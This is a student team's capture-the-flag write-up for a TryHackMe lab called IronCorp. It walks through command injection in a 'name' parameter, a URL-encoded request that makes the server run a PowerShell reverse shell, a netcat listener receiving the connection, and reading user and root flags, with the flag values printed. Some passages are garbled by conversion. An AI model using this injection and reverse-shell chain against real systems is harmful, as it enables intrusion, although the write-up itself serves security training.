The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to `http://internal.ironcorp.me:11025/name.php?name=Equinox|dir`. The Response pane shows the server's response, which includes a JavaScript function to change the display style of an element, followed by an HTML page with a **My name is:** heading and a pre-tag containing a directory listing for drive E.

```
1 GET /?name=Equinox|dir
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12


134 <!--
135     function lhook(id) {
136         var e = document.getElementById(id);
137         if(e.style.display == 'block')
138             e.style.display = 'none';
139         else
140             e.style.display = 'block';
141     }
142 //-->
143 </script>
144 <html>
145
146 <b>
147     My name is:
148 </b>
149 <pre>
150     Volume in drive E is New Volume
151     Volume Serial Number is DE/B-E159
152
153 <!--
154     Directory of E:\xampp\htdocs\internal
155
156     08/03/2022  04:59 AM    <DIR>
157
158     08/03/2022  04:59 AM    <DIR>
159
160     08/03/2022  05:00 AM    4 File(s)      1,111 bytes
161     08/03/2022  05:00 AM   2 Dir(s)   1,468,583,936 bytes free
162
163 </pre>
164 </body>
165
166
167
168
```

To double confirm that it is true, I refresh the webpage on the firefox and it will result in the same output as the previous one.



Then, we will be going to activate the reverse shell.

Once more, we will encode another script into the URL. And the output will be copied.



Just like the previous step, paste in the previous encoded URL as the value of the GET parameter.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a GET request is shown with an encoded URL. In the 'Response' pane, the server's response is displayed, including the HTTP header and the rendered HTML content. The HTML page contains a link to an image and a title 'Hello'.

```
1 GET /?r=%66%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%61%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%25%32%30%2e%2f%73%68%65%6c%2e%70%73%31| HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

```
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Aug 2022 12:05:03 GMT
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
4 X-Powered-By: PHP/7.4.4
5 Content-Length: 2865
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9
10 <html>
11   <head>
12     <link href="https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLfLXnLeMSTt0j0jXREfgvdp8IYWhE9_t49PpAiJNvwHTqnKkL4" rel="icon" type="image/x-icon"/>
13   </script>
14   <title>
15     Hello
16   </title>
17   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
18   <style>
19     body{
20       background:url(images/head.jpg);
21       background-size:100%700px;
22       background-repeat:no-repeat;
23       font-family:Tahoma;
24       color:white;
```

But before clicking send and activating the reverse shell, we will first prepare our reverse shell listener. It will result in the following:

```
(1211103233㉿kali)-[~] Kali Docs
$ nc -lvp 4545
listening on [any] 4545 ...
```

After clicking send, the reverse shell should be activated and the listener should respond as below. And it will redirect us to the E:\xampp\htdocs\internal directory.

```
(1211103233㉿kali)-[~]
$ nc -lvp 4545
listening on [any] 4545 ...
connect to [10.8.0.33] from (UNKNOWN) [10.10.189.16] 50127
PS E:\xampp\htdocs\internal> c:
```

Horizontal Privilege Escalation

Members Involved: Amir, Azri, Afif, Mitesh

Tools used: Kali Linux, Terminal, Netcat, PowerShell

Thought Process and Methodology and Attempts:

When it has successfully connected to the server, below will be the output.

```
(1211103233㉿kali)-[~]
$ nc -lvpn 4545
listening on [any] 4545 ...
connect to [10.8.0.33] from (UNKNOWN) [10.10.189.16] 50127
PS E:\xampp\htdocs\internal> c:
```

We know the C drive contains your PC's operating system and files. So, we navigate to the C drive.

Use the command `dir` to display the list of files and subfolders contained in the drive.

```
PS E:\xampp\htdocs\internal> c:
PS C:\> dir
Directory: C:\

Mode                LastWriteTime         Length Name
----                /r          /t        /n
d--- 4/11/2020 11:27 AM      0           inetpub
d--- 4/11/2020 8:11 AM      0           IObit
d--- 4/11/2020 12:45 PM      0           PerfLogs
d-r-- 4/13/2020 11:18 AM      0           Program Files
d-r-- 4/11/2020 10:42 AM      0           Program Files (x86)
d-r-- 4/11/2020 4:41 AM      0           Users
d-r-- 4/13/2020 11:28 AM      0           Windows
d--- Authorization: 0x00000000000000000000000000000000

Target: http://admin.ironcorp.me:11025 | HTTP/1.1
INSPECTOR
Request Attributes
Query Parameters (1)
Body Parameters (0)
Request Cookies (0)
Request Headers (9)
```

We see the Users directory and assume the flag is in it. So we navigate to the Users folder to inspect.

```
PS C:\> cd Users
PS C:\Users> dir
Directory: C:\Users

Mode                LastWriteTime         Length Name
----                /r          /t        /n
d--- 4/11/2020 4:41 AM      0           Admin
d--- 4/11/2020 11:07 AM      0           Administrator
d--- 4/11/2020 11:55 AM      0           Equinox
d-r-- 4/11/2020 10:34 AM      0           Public
d--- 4/11/2020 11:56 AM      0           Sunlight
d--- 4/11/2020 11:53 AM      0           SuperAdmin
d--- 4/11/2020 3:00 AM      0           TEMP
```

We enumerate through the files to find the flag. We looked through the Admin directory, but no flag was there. We tried navigating to \Administrator\Desktop\, and there was a user.txt file there. After reading the text file, we discovered our first flag; thm{09b408056a13fc222f33e6e4cf599f8c}.

The screenshot shows a debugger interface with several tabs at the top: Repeater, Dashboard, Sequencer, Decoder, Target, Comparer, Logger, Extender, Proxy, Project options, Intruder, User options, and Learn. The 'Target' tab is active, showing the URL `http://admin.ironcorp.me:11025` and the protocol `HTTP/1`. The 'INSPECTOR' panel on the right displays various request parameters, body parameters, and request headers. A terminal window in the bottom right shows the following session:

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir
    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
-->                <---->          <---->      <---->
-a----- 3/28/2020  12:39 PM           37 user.txt
0 matches

PS C:\Users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop> cd ..
PS C:\Users\Administrator> cd ..
PS C:\Users> dir
```

Root Privilege Escalation

Members Involved: Amir, Azri, Afif, Mitesh

Tools used: Kali Linux, Terminal

Thought Process and Methodology and Attempts:

Next, we tried to find the flag in root.txt. We guessed that the file is in SuperAdmin directory, as we assume the name means it is the top privilege user and the directories in it are hidden.



Directory: C:\Users

| Mode | LastWriteTime | Length | Name |
|-------|--------------------|--------|---------------|
| d---- | 4/11/2020 4:41 AM | | Admin |
| d---- | 4/11/2020 11:07 AM | | Administrator |
| d---- | 4/11/2020 11:55 AM | | Equinox |
| d-r-- | 4/11/2020 10:34 AM | | Public |
| d---- | 4/11/2020 11:56 AM | | Sunlight |
| d---- | 4/11/2020 11:53 AM | | SuperAdmin |
| d---- | 4/11/2020 3:00 AM | | TEMP |

So, we tried to guess where “root.txt” is located and used the command cat to output the file. We found out the file is located in C:\Users\SuperAdmin\Desktop and got the flag;
thm{a1f936a086b367761cc4e7dd6cd2e2bd}

```
PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> cd Desktop
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd ..
PS C:\Users> cat c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>
```

Final Result:

Upon verification of the flag, Amir placed the user flag and the root flag onto the TryHackMe site and got the confirmation.

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Contributions

| ID | Name | Contribution | Signatures |
|------------|---------------------------------------|--|------------|
| 1211103115 | Azri Syahmi Bin Azhar | Did the recon. | Azri |
| 1211103233 | Muhammad Amir Adib Bin Mohd Aminuddin | Figured out the exploit for the initial foothold. Discovered the exploit to root. | Adib |

| | | | |
|------------|---------------------------------|---|---------------|
| 1211103419 | Muhammad Afif Jazimin Bin Idris | Compiling the writings and video editing. | <i>Afif</i> |
| 1211103284 | Miteshwara Rao A/L Subramaniam | Did most of the writing after compiling the findings. | <i>Mitesh</i> |

Video Link:

<https://youtu.be/D7ukmPct8yg>